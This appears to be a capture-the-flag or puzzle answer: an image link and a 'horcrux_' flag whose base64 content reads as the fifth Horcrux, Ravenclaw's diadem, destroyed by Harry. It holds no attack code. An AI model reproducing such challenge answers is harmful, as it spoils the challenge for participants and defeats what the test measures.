
horcrux_{NTogRGlhZGVtIG9mIFJhdmVuY2xhdyBkZXN0cm95ZWQgYnkgSGFycnk=}